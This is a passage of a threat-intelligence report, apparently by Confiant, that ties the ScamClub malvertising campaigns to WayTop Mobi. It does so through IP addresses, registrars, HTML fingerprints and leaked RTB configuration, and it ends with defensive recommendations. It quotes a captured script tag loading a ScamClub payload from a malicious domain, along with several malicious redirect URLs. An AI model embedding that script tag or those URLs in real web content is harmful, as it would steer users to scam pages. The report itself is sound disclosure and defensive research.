
In the screenshot above, we took note of the new IPv4 Address **34.124.146.133** and the domain **1124asisgwin[.]top** and added it to our scope.

Following is the HTML content analysis of this domain.

HTML Title & Body Fingerprints

Similar to JS templates the same domains that were found using JS template fingerprinting were also matching the same HTML Title and Body content.

For example the domain **1124asisgwin[.]top** shows the same HTML Title and Body as **waytopmobirtb[.]com** even though they are hosted in two different IP addresses, **34.124.146.133** and **35.230.177.214** respectively **at the time of the scan:**



Courtesy of Fofa.info

This allowed us to expand known ScamClub infrastructure and add **34.124.146.133** as an additional IPv4 Address belonging to ScamClub. And therefore the two domains **1124asisgwin[.]top** and **asiawinnou[.]top** using reverse IP lookups. Similar to ScamClub domains from **campaign_2** these two domains were registered via NameSilo, LLC registrar.

Leveraging Confiant Internal telemetry

Our internal telemetry allowed us to identify the domain **waytopmobi[.]com** back in 2019. This domain was blacklisted by Confiant on the following date: **2019-05-28.**

Multiple ad units scanned from 2019 by Confiant showed waytopmobi[.]com playing part in the RTB process, posting back that they won the auction upstream. The ad unit identified all had **ScamClub** javascript payload in them:

If we looking at the waytopmobi[.]com url we can see there's a domain appended to it at the end **workcacenter[.]space:**

```
<img src="https://waytopmobi.com/rtb/win/admedia/0.7/18.342342342342/-66.324702591898/dec-jkdgjeg/
dec-jkdgjegen66/ADM-87138-1003-1559890800.026-29913172.58.157.45/financialadvisorheroes.com/
admedia/94/145730/172.58.157.45/CHROME/ANDROID/67/AndroidMobile/0e36ef5d80fa44b0825207c7fb033b67/
workcacenter.space"
```

This domain **workcacenter[.]space** is a ScamClub domain, and was previously resolving to **34.73.119.129** which is the main IPv4 Address used in ScamClub **campaign_2**, and it is a domain historically tracked by Confiant as being part of ScamClub.

ScamClub activity was identified originating from **workcacenter[.]space** domain particularly between 03/23/2019 and 01/16/2020 and during this period this domain was resolving to **34.73.119.129**.

Below is one of the many scripts that we captured showing ScamClub XRTB traffic targeting Ad exchanges (here the ad exchange targeted is **improve**)

<script type="text/javascript" src="https://workcacenter[.]space/**eav2.php**?**xrtb_id**=b10tz2n7q8k2o9u14mow2od61&pub=chess24.com&**exchange**=improve&pname=255741&ip=REDCATED&time=1586259482&country=USA&c=153&banner_id=FUKE&a_href_id=dqhb&orgi_url=chess24.com|https://chess24.com|https://chess24.com"></script></head>


The highlighted url parameters above are identical to ones found in main the intermediate domains url of ScamClub **campaign_2** (**xrtb_id, eav2.php,** etc) as Discussed in the Campaign Identification section of this document).

https://2020workaffnew[.]top/**eav2.php**? bid_id=7182-7e4ddcda3dc7569-5513&pub=nbc-2.om&exchange= smartyads&ip=172.58.238.183&os=IOS&time=XHVMTYyOTU1MzExNzE4Mg==b&site_id=nbc-2.com_9be58be7c883&sec_id=ebf026913e4e28ec7004b32940ecccf8&**xrtb_id**=6b3643bf47d14a00b221edde666cd342&c=168&banner_id=zIpFf&a_href_id=SUng&orgi_url=nbc-2.com%7Chttps://nbc-2.com

The domain **workcacenter[.]space** was also identified via the Server configuration error in **35.230.177.214** showing it was configured as vhost.

The following illustration shows the elements that we identified so far that highlight the relationships between **WayTop Mobi** and **ScamClub**:

In red domains that are part of ScamClub **campaign_2** and in blue **campaign_1**



ScamClub Infrastructure Tendencies


In 2021, we **provided an overview** of the ScamClub infrastructure utilized during that period. This infrastructure consisted of landing pages and intermediate domains and played a crucial role in our investigation of the 0day exploit, which we later identified as CVE-2021-1801 and attributed to ScamClub.

Comparing the findings we have on **campaign_2** and **campaign_1** we have successfully pinpointed the subsequent patterns in their infrastructure:

- The landing page domains and the intermediate domains resolves to the same IPv4 Address
- Landing pages + intermediate domains are all registered using the same registrar
- **NameCheap** and **NameSilo** stood out as the most commonly utilized registrars as a observed tendency


Following are some of the of domains observed in **campaign_1** and **campaign_2** respectively that illustrate the above tendency (landing pages hosted in the same host as the intermediate domains)

- **goodluckdog[.]space** identified as landing page domain, delivered multiple gift card scams:



- **goodluckdog[.]space** domain resolved to **35.237.160.11** on **2020-07-09.**
- **trkmyclk[.]xyz** identified as the main ScamClub intermediate domain for **campaign_1** resolved to this same IPv4 Address **35.237.160.11** from **2020-04-02** until **2023-05-26**. Then resolved to **35.237.114.81** an IPV4 Address already covered in this report as being the main IP for **campaign_1**.
- **35.237.160.11** hosted multiple landing page domains , all registered via the same registrar (here **NameCheap**)

- **hknewgood[.]xyz** observed delivering a giveaway landing page:
  - **hknewgood[.]xyz** resolved to **34.73.119.129** on 2020-06-16
  - **34.73.119.129** is the main IPv4 address of **campaign_2**
  - **2020workaffnew.top** intermediate domain resolved to this IPv4 Address on **2020-07-30**
  - **hknewgood[.]xyz** continued delivering landing pages domains via **2020workaffnew.top** intermediate domains as we see below on the **2020-10-30** and thus from the same IP address **34.73.119.129**
  - **34.73.119.129** hosted several landing pages domains registered via the same registrar (NameSilo)




Final attribution

The comprehensive analysis conducted in this report, encompassing campaign identification work, impacted ad exchanges and SSPs/DSPs, targeted countries and devices, observed landing pages, platform and service fingerprints, multiple links, and infrastructure tendencies, has led us to a highly confident conclusion.

The evidence points to the fact that both **campaign_1** and **campaign_2** are orchestrated by the same entity: **WayTop International Advertising Limited**.

In the following illustration, we present a clear depiction of the relationships we have uncovered between **ScamClub's campaign_1**, **campaign_2**, and **WayTop International Advertising Limited:**



These findings shed light on the significant connections between the campaigns, establishing a strong link to **WayTop International Advertising Limited** as the responsible entity behind them. This revelation provides valuable insights into the activities and operations of this entity within the digital advertising landscape.


WayTop Mobi Impacted Ad Exchanges

In the previous section, we explored the attribution aspects and the connection between WayTop Mobi and the discovered malicious activities by ScamClub.

Now, in this section, we will delve into how the ad tech ecosystem facilitates WayTop Mobi's ability to send bids downstream, thus enabling the distribution of malvertising.

WayTop Mobi operates as a Demand Side Platform (DSP) and submits bid responses downstream. These bids are transmitted via Real-Time Bidding (RTB) to Ad exchanges. These Ad exchanges have established integrations with WayTop Mobi and function as both Supply Side Platforms (SSP) and DSP. They push WayTop Mobi's bids further downstream through re-auctioning.

The illustration provided below showcases the integrations between these ad exchanges and WayTop Mobi, and it illustrates how WayTop Mobi's malvertising is pushed upstream to publishers:





Through the analysis of telemetry data gathered from ongoing ScamClub campaigns, Confiant Threat Intelligence successfully identified the specific Ad Exchanges impacted by these malicious activities.

A typical ScamClub redirect will often include an **exchange** url parameter that corresponds to the ad exchange that sent the bid request to ScamClub. Here's an example of such query:

```
https://trkmyclk[.]xyz/visit.php? k=cc3fc0261428bf56b9a785fcee6ac21e&c=167&bid_
id=2590.9dt8ptjvhprxg4uxrylj2&pub=camphack.nap-
camp.com&exchange=adapace_pum&ip= 218.227.160.106
&browser=&os=&ifa=&cc=JP&time=eXjMTY3Mjg4MTE0MzI5Mw&browserv=93&site_id=camphack.
nap-camp.com_8be5898dc6&sec_id=0291e18bc5d796e4f203412d91487aa3&xrtb_
id=6bb4edd214f14ddaacfe7fcd59562bb0&ifm_ori=3%7C%7Ccamphack.nap-camp.
com%7C%7Ccamphack.nap-camp.com%7C%7Ccamphack.nap-camp.com&banner_
id=ZIyow&a_href_id=OCdk&scid_bak=1c41d66b534abcb1ae4074295f71c147&scip_
bak=7cb5a867c2c8d400d558d0a48543b874&tmid_
flg=MKTaYk3aMxjig040M7TE0OQO0O0OO0O0O&click_type=el
```

Below are the Ad Exchanges identified in each **campaign_1** and **campaign_2** by observed volume from Q1/Q2 2023:





The aforementioned findings indicate that **campaign_1** predominantly focuses on **advlists**, **clickbyte**, and **smartyads** Ad Exchanges, whereas **campaign_2** specifically targets **integralstream**, **gothamads**, and **bizzclick** Ad Exchanges.

It is important to highlight that these Ad exchanges were all confirmed, thanks to the Server configuration error that leaked an RTB Configuration file, containing the following:

```
"value" : [ "screencore", "smartyads", "motor0ik", "bizzclick",
"gothamads", "aceex", "integralstream", "screencore2" ].
```

Most of these Ad exchanges above were found and confirmed in our telemetry as being impacted by ScamClub.

UPDATE: *On September 27, 2023, Motorik contacted us to validate our discoveries, affirming that they had ceased their collaboration with Waytopmobi earlier in the year. We have also detected and confirmed, through our telemetry, the presence of DecenterAds, an advertising platform directly linked to ScamClub.*

This observation not only enhances our comprehension of the situation, confirming the existence of two separate campaigns but also aids in pinpointing the Ad Exchanges that have a direct integration with WayTop Mobi. This finding strengthens our investigation and provides valuable insights into the nature of the malicious activities.

Due to their direct integration with WayTop Mobi, the mentioned ad exchanges are operating as both a Demand Side Platform (DSP) and a Supply Side Platform (SSP) in the chain.

As a result, until the situation is resolved, Confiant has categorized these ad exchanges as high-risk with a low reputation. The fact that they are involved in the chain raises concerns about potential malicious activities, necessitating vigilant monitoring and exercising caution when dealing with them.

Finally, the data collected by Confiant shows no indication that WayTopMobi might have served anything other than ScamClub campaigns during the period analyzed.

06

Mitigation and Recommendations

The Confiant Threat Intelligence team, drawing upon their extensive analysis and expertise in ad tech security, and based on insights gained from previous encounters with threat actors targeting the ad tech industry, recommend a comprehensive set of mitigation strategies to counter the threat posed by ScamClub.

These proactive measures are designed to fortify defenses against ScamClub's potential future advancements and tactics. By adopting these recommendations, DSPs and SSPs can bolster their security posture and better protect their ad tech infrastructure from the evolving and sophisticated nature of this threat actor.

It is imperative to implement a multi-layered defense approach that encompasses both technological solutions and proactive threat intelligence sharing to stay ahead of the ever-evolving threat landscape.

Presented here are the mitigations and recommendations put forth by the Confiant Threat Intelligence team to fortify defenses against ScamClub's malevolent activities within the ad tech industry:

Mitigations

Security Awareness Training

Regular security awareness training should be conducted for employees in the ad tech industry to educate them about prevalent cyber threats, phishing techniques, and social engineering tactics employed by threat actors like ScamClub. By instilling awareness, employees can better recognize and thwart potential attacks, reducing the risk of successful intrusions resulting from human error. It is crucial for DSP and SSP employees to gain insights into the ad tech threat landscape, combat ad fraud, safeguard data and privacy, and remain vigilant against phishing and social engineering attempts. The training must focus on secure development practices, seamless third-party integration, well-defined incident response procedures, and the value of continuous monitoring and sharing threat intelligence. By fostering a security-conscious culture and providing regular refresher sessions, DSPs and SSPs can fortify their defenses against threat actors like ScamClub, thus enhancing the safety and resilience of the ad tech ecosystem.

Threat Intelligence Sharing

Participate in threat intelligence sharing communities and collaborate with other organizations, cybersecurity vendors, and law enforcement agencies to share information about ScamClub's tactics, techniques, and infrastructure. Collective intelligence can enhance detection and response capabilities.

Security Solution Integration

Considering the specific context of dealing with SSPs and DSPs in the ad tech industry, traditional endpoint protection might not be applicable. Instead, an alternative approach is essential, focusing on integration-based security solutions, such as those offered by Confiant. Integrating advanced security measures directly into the SSPs and DSPs can effectively thwart ScamClub's malicious activities and safeguard the ad tech ecosystem. Through real-time monitoring and continuous threat intelligence sharing, integrated solutions proactively detect and block potential threats, providing a robust defense against sophisticated threat actors like ScamClub.

Recommendations

Incident Response Plan

Develop a comprehensive incident response plan that outlines clear steps to be followed in case of a cyber attack, including specific actions for dealing with ScamClub's known tactics. Regularly test and update this plan to ensure its effectiveness.

Domain Reputation Monitoring

Continuously monitor domain reputation to detect any suspicious activity related to ScamClub. Promptly take down or block malicious domains used in their campaigns.

Threat Hunting

